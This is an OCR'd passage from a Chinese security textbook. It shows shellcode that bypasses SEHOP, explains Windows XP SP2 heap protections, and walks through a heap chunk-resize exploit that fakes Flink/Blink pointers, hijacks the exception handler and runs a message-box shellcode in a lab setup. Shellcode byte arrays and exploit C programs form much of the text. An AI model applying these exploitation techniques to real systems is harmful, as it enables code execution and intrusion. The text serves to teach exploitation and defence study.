


图 14.5.5　能够绕过 SEHOP 的 shellcode 布局

最终 shellcode 代码如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"....."
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x14\xFF\x12\x00"//address of last seh record
"\x12\x10\x12\x11"//address of pop pop retn in No_SafeSEH module
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
"\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
"\x49\x1C\x8B\x09"
"\x8B\x09"//在这增加机器码\x8B\x09，它对应的汇编为 mov ecx,[ecx]
"\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
    "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
    "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
    "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
    "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
    "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
    "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    "\x90\x90"
    "\xFF\xFF\xFF\xFF"// the fake seh record
    "\x75\xA8\xF7\x77"
    ;
```

设置好 shellcode 后，重新编译程序运行就可以看到“failwest”的对话框弹出来了，说明我们成功绕过 SEHOP 了，如图 14.5.6 所示。




图 14.5.6　成功绕过 SEHOP

第 15 章　重重保护下的堆

15.1　堆保护机制的原理

除了我们前面介绍的安全措施外，微软在堆中也增加了一些安全校验操作。

- **PEB random**：微软在 Windows XP SP2 之后不再使用固定的 PEB 基址 0x7ffdf000，而是使用具有一定随机性的 PEB 基址，这一点我们在第 13 章中的 PEB 与 TEB 随机化一节介绍过，大家可以参考一下那一节。PEB 随机化之后主要影响了对 PEB 中函数的攻击，在 DWORD SHOOT 的时候，PEB 中的函数指针是绝佳的目标，移动 PEB 基址将在一定程度上给这类攻击增加难度。覆盖 PEB 中函数指针的利用方式请参见“堆溢出利用（下）”中的实验和“攻击 PEB 中的函数指针”的相关介绍。
- **Safe Unlink**：微软改写了操作双向链表的代码，在卸载 free list 中的堆块时更加小心。对照“堆溢出利用（上）——DWORD SHOOT”中关于双向链表拆卸问题的描述，在 SP2 之前的链表拆卸操作类似于如下代码：

```
int remove (ListNode * node)
{
      node -> blink -> flink = node -> flink;
      node -> flink -> blink = node -> blink;
      return 0;
}
```

SP2 在进行删除操作时，将提前验证堆块前向指针和后向指针的完整性，以防止发生 DWORD SHOOT：

```
int safe_remove (ListNode * node)
{
     if( (node->blink->flink==node)&&(node->flink->blink==node) )
     {
     node -> blink -> flink = node -> flink;
     node -> flink -> blink = node -> blink;
     return 1;
     }
     else
     {
                链表指针被破坏，进入异常
                return 0;
     }
}
```

- **heap cookie：**与栈中的 security cookie 类似，微软在堆中也引入了 cookie，用于检测堆溢出的发生。cookie 被布置在堆首部分原堆块的 segment table 的位置，占 1 个字节大小，如图 15.1.1 所示。




图 15.1.1 W indows 2000 与 Windows XP Pro SP2 堆结构的对比

这些安全机制为原本就困难重重的堆溢出增加了更多的限制。

- **元数据加密：**微软在 Windows V ista 及后续版本的操作系统中开始使用该安全措施。块首中的一些重要数据在保存时会与一个 4 字节的随机数进行异或运算，在使用这些数据时候需要再进行一次异或运行来还原，这样我们就不能直接破坏这些数据了，以达到保护堆的目的。

堆研究的先驱之一——Matt C onover，在他 CanSecWest 04 的演讲议题“Windows H eap Exploitation(Win2K SP0 through WinXP SP2)”中，针对 PEB random 机制，指出这种变动只是在 0x7FFDF000~0x7FFD4000 之间移动（大家可以参考我们在第 13 章介绍 PEB 随机化时做的测试），随机移动的区间很小，尤其在多线程状态下容易被预测出来。

对于 heap cookie，由于只占一个字节，其变化区间为 0~256，在研究其生成的随机算法之后，仍然存在被破解的可能。

对于其他安全措施如 Safe Unlink 等，前辈们也找到了一些破解的思路。

但是即便有这些突破安全机制的思路，要想在 Windows XP SP2 以后系统上成功的利用堆溢出漏洞仍然是一件难如登天的事情，因为这些思路一般都需要相当苛刻的条件。

15.2 攻击堆中存储的变量

堆中的各项保护措施是对堆块的关键结构进行保护，而对于堆中存储的内容是不保护的。

如果堆中存放着一些重要的数据或结构指针，如函数指针等内容，通过覆盖这些重要的内容还是可以实现溢出的。这种攻击手段与堆保护措施没有什么联系，所以我们在这就不过多讨论了。

15.3 利用 chunk 重设大小攻击堆

经过前面的介绍，我们知道 Safe Unlink 精髓之处在于从 FreeList[n]上拆卸 chunk 时对双向链表的有效性进行验证。那把一个 chunk 插入到 FreeList[n]的时候有没有进行校验呢？答案是没有。如果我们能够伪造一个 chunk 并把它插入到 FreeList[n]上不就可以造成某种攻击了吗？

那什么时候链表中会发生插入操作呢？无外乎以下两种情况。

（1）内存释放后 chunk 不再被使用时它会被重新链入链表。

（2）当 chunk 的内存空间大于申请的空间时，剩余的空间会被建立成一个新的 chunk，链入链表中。

第二种情况给我们提供了一个可以利用的机会。我们来回想一下从 FreeList[0]上申请空间的过程。

（1）将 FreeList[0]上最后一个 chunk 的大小与申请空间的大小进行比较，如果 chunk 的大小大于等于申请的空间，则继续分派，否则扩展空间（若超大堆块链表无法满足分配，则扩展堆）。

（2）从 FreeList[0]的第一个 chunk 依次检测，直到找到第一个符合要求的 chunk，然后将其从链表中拆卸下来（搜索恰巧合适的堆块进行分配）。

（3）分配好空间后如果 chunk 中还有剩余空间，剩余的空间会被建立成一个新 chunk，并插入到链表中（堆块空间过剩则切分之）。

在这三个步骤中，第一步我们没有任何利用的机会，有文章可做的是第二步和第三步。由于 Safe Unlink 的存在，如果我们去覆盖 chunk 的结构在第二步的时候就会被检测出来，这么看来我们没有任何利用的机会。但是 Safe Un link 中存在一个让人疑惑的问题，即便 Safe Unlink 检测到 chunk 结构已经被破坏，它还是会允许后续的一些操作执行，例如重设 chunk 的大小。

先来看一下重设 chunk 的具体过程，我们通过如下代码来分析这一过程。

```
#include<stdio.h>
#include<windows.h>
voidmain()
{

        HLOCALh1;
        HANDLEhp;
        hp = HeapCreate(0,0x1000,0x10000);
```

```
        __asmint 3
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,0x10);
}
```

先对思路简单解释一下，大家都知道堆刚初始化时只有一个 chunk 在 FreeList[0]中，此时只需要申请一点点空间（当然要小于 chunk 中的空间大小）就可以从这个 chunk 中分配出相应的空间来，并将剩余的空间建成一个新的 chunk 插入到链表中。实验环境如表 15-3-1 所示。

表 15-3-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP Pro SP2	
编译环境 V	C++ 6.0	
build 版本 r	elease 版本	

说明：实验过程中的堆地址等信息在您的实验环境中可能会稍有区别。

编译好程序后，直接运行程序，由于有 int 3 指令的存在程序会自动中断，然后单击“调试”按钮就可以启用 OllyDbg 来调试程序（前提是将 OllyDbg 设置为默认调试器）。待 OllyDbg 启动之后，观察内存状态可以看到堆的起始地址为 0x00390000（EAX 的值），FreeList[0]位于 0x00390178，在 0x00390178 处可以看到唯一的 chunk 位于 0x00390688。此时 FreeList[0]头节点和 chunk 如图 15.3.1 所示。

FreeList[0]

0x00390178	Flink: 0x00390688	Blink: 0x00390688

Chunk

0x00390680	0x0130	0x0008	0x00	0x10	0x00	0x00
0x00390688	Flink: 0x00390178		Blink: 0x00390178			
0x00390690	Data ……					

图 15.3.1　堆初始化时 FreeList[0]头节点与 chunk 的结构内容

分配空间和 chunk 头构建的过程对于我们来说没有什么利用价值，所以跳过这部分，直接进入到将新 chunk 插入链表的过程。在 0x7C931513 的位置下设断点，这是修改 chunk 中下一 chunk 指针和上一 chunk 指针的开始。该地址为 ntdll 加载基址+0x11513，如果您的实验环境地址有所变化，请用此方法自行确认。

设置好断点后，按 F9 键让程序运行，待程序中断后，可以看到如下汇编代码，这就是将 chunk 插入链表的精髓之处。

```
7C931513 LEA EAX,DWORD PTR DS:[EDI+8]  ;获取新 chunk 的 Flink 位置
7C931516  MOV DWORD PTR SS:[EBP-F0],EAX
7C93151C  MOV EDX,DWORD PTR DS:[ECX+4] ;获取下一 chunk 中的 Blink 的值
7C93151F  MOV DWORD PTR SS:[EBP-F8],EDX
7C931525  MOV DWORD PTR DS:[EAX],ECX   ;保存新 chunk 的 Flink
7C931527  MOV DWORD PTR DS:[EAX+4],EDX ;保存新 chunk 的 Blink
```

```
7C93152A  MOV DWORD PTR DS:[EDX],EAX  ;保存下一 chunk 中的 Blink->Flink 的 Flink
7C93152C  MOV DWORD PTR DS:[ECX+4],EAX ; 保存下一 chunk 中的 Blink
```

新 chunk 插入链表的过程如图 15.3.2 所示。




图 15.3.2　新 chunk 插入链表的过程

注意：

（1）图中为了更好地反映新 chunk 的插入过程，对部分步骤的先后顺序进行了调整，因此会与前面介绍的汇编指令稍有区别。

（2）第 5 步之所以那么绕是因为旧 chunk 已经从 FreeList[0]中卸载。

将这一过程归纳成公式则如下所示：

新 chunk->Flink=旧 chunk->Flink

新 chunk->Blink=旧 chunk->Flink->Blink

旧 chunk->Flink->Blink->Flink=新 chunk

旧 chunk->Flink->Blink=新 chunk

当程序执行完 0x7C93152C 处的 MOV DWORD PTR DS:[EC X+4]EAX 后，整个插入过程的关键部分也就结束了，此时观察 FreeList[0]的链表结构您会发现它已经发生改变，改变结果如图 15.3.3 所示，这个结果也符合我们前面的分析。

FreeList[0]

0x00390178	Flink: 0x003906A0	Blink: 0x003906A0

旧Chunk

0x00390680	0x0003	0x0008	0xB1	0x01	0x08	0x00
0x00390688	Flink: 0x00000000		Blink: 0x00000000			
0x00390690	0x10个字节					

新Chunk

0x00390698	0x012D	0x0003	0x00	0x10	0x00	0x00
0x003906A0	Flink: 0x00390178		Blink: 0x00390178			
0x003906A8	Data ……					

图 15.3.3　新 chunk 插入链表后 FreeList[0]的链表结构

理解了重设大小的新 chunk 插入链表的过程后，大家再考虑下如果将旧 chunk 的 Flink 和 Blink 指针都覆盖了会出现情况呢？例如，我们将旧 chunk 的 Flink 指针覆盖为 0xAAAAAAAA，Blink 指针覆盖为 0xBBBBBBBB，套用我们前面归纳的公式，可以得出如下结果：

```
[0x003906A0]=0xAAAAAAAA
[0x003906A0+4]=[0xAAAAAAAA+4]
[[0xAAAAAAAA+4]]=0x003906A0
[0xAAAAAAAA+4]=0x003906A0
```

这实际上是一个向任意地址写入固定值的漏洞（DWORD SHOOT），而 Safe Unlink 的验证的不严密性却为这个 DWORD SHOOT 网开一面。如果将内存中的某个函数指针或者 S.E.H 处理函数指针覆盖为 shellcode 的地址，不就可以实现溢出了吗？可以通过以下代码来体会一下这个过程，需要注意的是 0xAAAAAAAA+4 必须指向可读可写的地址，而 0xAAAAAAAA+4 中存放的地址必须指向可写的地址，否则会出现异常。

```
#include<stdio.h>
#include<windows.h>
voidmain()
{
       charshellcode[]=
```

```
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x10\x01\x10\x00\x99\x99\x99\x99"
        "\xEB\x06\x39\x00\xEB\x06\x39\x00"//覆盖 Flink 和 Blink
        "\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\xEB\x31\x90\x90\x90\x90\x90\x90"//跳转指令，跳过下面的垃圾代码
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
        "\x11\x01\x10\x00\x99\x99\x99\x99"
        "\x8C\x06\x39\x00\xE4\xFF\x12\x00"//伪造的 Flink 和 Blink
        "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
        "....."
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
        ;
        HLOCALh1,h2;
        HANDLEhp;
        hp = HeapCreate(0,0x1000,0x10000);
        __asmint 3
        h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
        memcpy(h1,shellcode,300);
        h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
        intzero=0;
        zero=1/zero;
        printf("%d",zero);
}
```

先对代码和思路简单解释如下。

（1）首先 h1 向堆中申请 16 个字节的空间。

（2）由于此时堆刚刚初始化所以空间是从 FreeList[0]中申请的，从 FreeList[0]中拆卸下来的 chunk 在分配好空间后会将剩余的空间新建一个 chunk 并插入到 FreeList[0]中，所以 h1 后面会跟着一个大空闲块。

（3）当向 h1 中复制超过 16 个字节空间时就会覆盖后面 chunk 的块首。

（4）Chunk 的块首被覆盖后，当 h2 申请空间时，程序就会从被破坏的 chunk 中分配空间，并将剩余空间新建为一个 chunk 并插入到 FreeList[0]中。

（5）通过伪造 h2 申请空间前 chunk 的 Flink 和 Blink，实现在新 chunk 插入 FreeList[0]时将新 chunk 的 Flink 起始地址写入到任意地址。因此通过控制 h2 申请空间前 chunk 的 Flink 和 Blink 值，可以将数据写入到异常处理函数指针所在位置。

（6）通过制造除 0 异常，让程序转入异常处理，进而劫持程序流程，让程序转入 shellcode 执行。

实验环境如表 15-3-2 示。

表 15-3-2 实验环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	
编译环境 V	C++ 6.0	
build 版本 r	elease 版本	

说明：实验过程中的堆地址等信息在您的实验环境中可能会稍有区别。

先来考虑一下如何构造填充字符串。首先将 shellcode 中添加一些内容，然后编译运行程序，由于有 int 3 指令的存在程序会自动中断，在弹出对话框上单击“调试”按钮就可以启用 OllyDbg 来调试程序。待 OllyDbg 启动之后，我们在 0x00401050 处，即执行 memcpy 时下断点，然后按 F9 键让程序运行，待程序在 0x00401050 处中断后我们观察一下内存状态。

如图 15.3.4 所示，h1 的数据部分起始地址为 0x00390688，后面 chunk 的 Flink 位于 0x003906A0，因此需要 32 个字节的字符串就可以覆盖掉 h1 后面 chunk 的 Flink 和 Blink（通过分析堆结构也可计算出填充字符串的长度）。现在需要选择一些内存地址来填充 Flink 和 Blink，在这我们不妨用 0x003906EB 分别填充 Flink 和 Blink。




图 15.3.4 执行 memcpy 前内存状态

思考：为什么要使用 0x003906EB？大家看看 0xEB06 眼熟不？对，这是一个短跳转指令，稍后我们会再次解释如何用短跳指令越过垃圾代码，到达 shellcode。

接下来要确定[Flink]和[Flink+4]的值。因为要覆盖程序的默认异常处理函数句柄，从图 15.3.4 中可以看到默认异常处理函数句柄位于 0x0012FFE4，所以如果让[Flink+4]=0x0012FFE4 就可以在 chunk 插入链表的时候将数据写入 0x0012FFE4 的位置了。而[Flink] 对于我们来说没有什么作用，所以随便填充一些内容即可，当然为了防止在某个没有分析到的地方使用这个地址，在这不妨设置为 0x0039068C。从图 15.3.4 中还可以看到 h2 申请空间的 Flink 位于

0x003906B8 的位置，所以当 h2 申请空间后就会发生以下事情：

```
[0x003906B8]=0x003906EB
[0x003906B8+4]=0x0012FFE4
[0x0012FFE4]= 0x003906B8
[0x003906EB +4]=0x003906B8
```

是不是真的像我们分析的这样呢？将 shellcode 按照以上分析设置好的，再重新编译运行程序，shellcode 具体代码如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x10\x01\x10\x00\x99\x99\x99\x99"
"\xEB\x06\x39\x00\xEB\x06\x39\x00"//覆盖原始 chunk 中的 Flink 和 Blink
"\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\xEB\x31\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x11\x01\x10\x00\x99\x99\x99\x99"
"\x8C\x06\x39\x00\xE4\xFF\x12\x00"//伪造的 Flink 和 Blink
;
```

依然通过 INT 3 指令中断程序，等 OllyDbg 启动好后在 0x00401049 处，即 h2 申请空间调用 HeapAlloc 函数时下断点。然后按 F9 键让程序运行，待程序中断后再在 0x7C931513 下断点，继续按 F8 键单步运行程序（建议大家仔细观察堆中数据的变化情况）直到 0x7C93152F 处，即所有 Flink 和 Blink 调整完成后。如图 15.3.5 所示，各 Flink 和 Blink 的值与前面分析的一致。




图 15.3.5　新 chunk 插入链表后内存状态

从图 15.3.5 中也可以看到默认异常处理函数的句柄已经被修改为 0x003906B8，目的达到了。现在来完成实验中的最后工作，布置一个可以弹出对话框的 shellcode，本次实验我们将弹出对话框的机器码放置在 0x003906F3 的位置，即伪造的 Flink 和 Blink 后面，并在前面的 0x90 填充区域放置短跳转指令来跳过伪造的 Flink 和 Blink，防止它们对程序执行产生影响。Shellcode 的最终布局如图 15.3.6 所示。




图 15.3.6 shellcode 布局

Shellcode 最终代码如下所示。

```
charshellcode[]=
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x10\x01\x10\x00\x99\x99\x99\x99"
            "\xEB\x06\x39\x00\xEB\x06\x39\x00"//覆盖 Flink 和 Blink
            "\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\xEB\x31\x90\x90\x90\x90\x90\x90"//跳转指令，跳过下面的垃圾代码
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
            "\x11\x01\x10\x00\x99\x99\x99\x99"
            "\x8C\x06\x39\x00\xE4\xFF\x12\x00"//伪造的 Flink 和 Blink
            "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
            "……"
            "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
```

将程序中的 shellcode 按照上面的布局设置，重新编译程序。现在您可以将程序中的 INT 3 指令去掉直接运行看 shellcode 执行结果，不过我们不建议您这么做，建议您还是继续调试运行，观察绕过堆保护的细节。仍然通过 INT 3 指令中断程序，等 OllyDbg 启动好后在 0x00401058

处，即 h2 申请空间调用 HeapAlloc 函数时下断点。然后按 F8 键单步运行程序，等 h2 申请空间结束后在 0x003906B8 下断点，按 F9 键让程序运行，如果 OllyDbg 提示出现除 0 异常，就按一下 Shift+F9 键让程序继续运行，就会看到程序在 0x003906B8 处中断，这说明我们已经成功劫持程序流程，开始转入 shellcode 中执行了。

如图 15.3.7 所示，已经成功劫持程序流程转入 shellcode 执行，从图 15.3.7 中大家也可以看到新 chunk 块首的信息会影响程序的正常执行，因此需要一个短跳转指令跳过这些垃圾代码。由于 0x003906B8 处存放是旧 chunk 的 Flink，所以不妨选择一个含有跳转指令机器码的地址来覆盖旧 chunk 的 Flink，于是 0x003906EB 这个地址被抽中了。第二个跳转是指令是为了绕过伪造的 chunk 块首信息影响程序流程，经过计算跳转到弹出对话框的机器码位置需要 49（0x31）从此字节，所以我们将第二个跳转指令设置为 0xEB31。

图 15.3.7　程序成功转入 shellcode 执行

现在大家应该对 shellcode 中各部分填充都清楚了，不要再犹豫，直接按 F9 键就会看到熟悉的对话框了，如图 15.3.8 所示。

